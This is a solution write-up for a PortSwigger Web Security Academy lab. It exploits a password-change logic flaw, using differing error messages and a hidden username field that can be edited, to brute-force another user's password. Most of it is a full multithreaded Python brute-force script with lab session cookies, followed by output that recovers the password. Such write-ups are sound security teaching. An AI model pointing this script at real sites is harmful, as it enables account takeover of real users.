PortSwigger
Lab Description

This lab’s password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use the list of candidate passwords to brute-force Carlos’s account and access his “My account” page.
- Your credentials:
wiener:peter- Victim’s username:
carlos- Candidate passwords: (provided list)
Step 1: Understanding the Vulnerability
The password change functionality has a logic flaw:
- Different error messages reveal whether the
current-passwordis correct - The username is submitted as a hidden input (can be changed)
- No rate limiting on password attempts
Error message behavior:
| Scenario | Error Message |
|---|---|
| Wrong current password + new passwords match | Current password is incorrect |
| Wrong current password + new passwords DON’T match | Current password is incorrect |
| Correct current password + new passwords DON’T match | New passwords do not match |
The key difference: When the current-password is correct, the application checks the new password match before returning an error. This creates a unique response we can detect.
Step 2: Reconnaissance
Step 2.1: Log in to Your Account
- Log in with
wiener:peter - Navigate to My account ⇒ Change password

Step 2.2: Analyze the Password Change Form
The form includes a hidden username field:
Step 2.3: Capture the Password Change Request

In Burp Proxy, capture the POST /my-account/change-password request:
Step 3: Testing the Logic Flaw
Step 3.1: Test with Wrong Current Password
Send the request with:
- Wrong
current-password new-password-1≠new-password-2
Response: Current password is incorrect
Step 3.2: Test with Correct Current Password
Send the request with:
- Correct
current-password(peter) new-password-1≠new-password-2
Response:

- Unique message that indicates the
current-passwordwas correct!
Step 4: Crafting the Brute-Force Attack

Step 4.1: Modify the Request for Carlos
Change the username parameter to carlos:
Step 4.2: Send to Intruder
- Highlight the
current-passwordvalue - Click Add § to set payload position
- Clear any other payload positions
Step 4.3: Configure Payload
| Setting | Value |
|---|---|
| Payload type | Simple list |
| Payload values | Candidate passwords (from provided list) |
Step 4.4: Configure Grep-Match Rule
To identify successful attempts:
- Go to Settings tab (or Options)
- Under Grep - Match, click Add
- Add the string:
New passwords do not match
Step 4.5: Start the Attack
Click Start attack
import requests, threading, queue, sys, time
from time import perf_counter

# --- Configuration & Targets ---
TARGET = "https://0aca002404c3066d80f4a9db006b003b.web-security-academy.net/my-account/change-password"
COOKIE = "session=GKB0LwkN52F0DM8LYQpQISm6FmFkpLnW; session=AYh3BgbHegwjC6yeHss0QIblcNnUYuVG"

FORM_DATA_TEMPLATE = {
    "username": "carlos",
    "current-password": "", # This will be filled by the worker threads
    "new-password-1": "password123", # New password to set if successful
    "new-password-2": "pass" # This mismatch is intentional to trigger the 'New passwords do not match' response
}

THREADS = 40
TIMEOUT = 10

# --- Initialization & State Variables ---
q = queue.Queue()
with open("wordlist.txt") as f:
    for line in f:
        q.put(line.strip())

attempted = 0
attempted_lock = threading.Lock()
found = threading.Event()
result_password = [None] # Array used to store the found password
TOTAL = q.qsize()
start_time = perf_counter()
last_print_time = start_time
last_attempted_count = 0

# --- Worker Function (The Attacker) ---
def worker():
    global attempted
    # Use a requests Session for efficiency (handles connection pooling)
    s = requests.Session()
    # Set standard HTTP headers
    s.headers.update({
        "Host": "0aca002404c3066d80f4a9db006b003b.web-security-academy.net",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Content-Type": "application/x-www-form-urlencoded",
        "Origin": "https://0aca002404c3066d80f4a9db006b003b.web-security-academy.net",
        "Referer": "https://0aca002404c3066d80f4a9db006b003b.web-security-academy.net/my-account/change-password",
        "Upgrade-Insecure-Requests": "1",
        "Cookie": COOKIE
    })

    # Main loop for the worker thread
    while not found.is_set():
        try:
            # Get the next password from the queue without blocking
            password = q.get_nowait()
        except queue.Empty:
            # Queue is empty, worker is done
            return

        # Prepare form data
        data = FORM_DATA_TEMPLATE.copy()
        data["current-password"] = password

        try:
            # Send the POST request
            r = s.post(TARGET, data=data, timeout=TIMEOUT)

            # Check the response for the success/failure indicator
            # The script logic implies that "New passwords do not match"
            # *only* appears if the 'current-password' was correct,
            # but 'new-password-1' and 'new-password-2' were set to be mismatched.
            if "New passwords do not match" in r.text:
                with attempted_lock:
                    result_password[0] = password
                    found.set()
                print(f"\nVALID PASSWORD FOUND: {password}")
                return

        except Exception:
            # Handle request exceptions (e.g., timeout, connection error)
            pass
        finally:
            # Increment attempt counter and signal task completion
            with attempted_lock:
                attempted += 1
            q.task_done()

# --- Monitor Function (Progress Reporting) ---
def monitor():
    global last_print_time, last_attempted_count
    # Loop until a password is found or queue is empty
    while not found.is_set():
        time.sleep(0.5) # Refresh rate for the display

        now = perf_counter()
        with attempted_lock:
            att = attempted
        elapsed = now - start_time
        recent_delta = att - last_attempted_count
        recent_time = now - last_print_time
        # Calculate rates
        rate = att / elapsed if elapsed > 0 else 0
        recent_rate = recent_delta / recent_time if recent_time > 0 else 0
        # Calculate remaining time (ETA)
        remaining = TOTAL - att
        eta = remaining / rate if rate > 0 else float('inf')
        percent = (att / TOTAL) * 100
        # Update last state variables
        last_attempted_count = att
        last_print_time = now
        eta_str = float('inf') if eta == float('inf') else f"{int(eta)}s"
        # Print progress to console
        sys.stdout.write(f"\rTried: {att}/{TOTAL} ({percent:.2f}%) | rate: {rate:.1f}/s | remaining: {remaining} | ETA: {eta_str}")
        sys.stdout.flush()

# --- Main Execution Block ---
threads = []
# Start worker threads
for _ in range(THREADS):
    t = threading.Thread(target=worker, daemon=True)
    t.start()
    threads.append(t)

# Start monitor thread
m = threading.Thread(target=monitor, daemon=True)
m.start()

try:
    # Wait for all worker threads to complete their work
    for t in threads:
        t.join()
    # Wait for the queue to be fully processed
    q.join()
except KeyboardInterrupt:
    # Stop the execution if the user presses Ctrl+C
    found.set()

# Final result check and exit
if result_password[0]:
    print(result_password[0])
    sys.exit(0)
else:
    print("\nNO VALID PASSWORD FOUND")
    sys.exit(1)
Step 5: Analyzing Results
From your script output:
Tried: 41/100 (41.00%) | rate: 19.7/s | remaining: 59 | ETA: 2s
VALID PASSWORD FOUND: joshua
Tried: 61/100 (61.00%) | rate: 23.7/s | remaining: 39 | ETA: 1s
- Carlos’s password is:
joshua
Step 6: Logging in as Carlos
Step 6.1: Use the Found Password
- Log out of your account
- Log in with:
- Username:
carlos - Password:
joshua
- Username:
Step 6.2: Access My Account
After successful login, navigate to My account.
Step 7: Lab Solved
Success message displayed: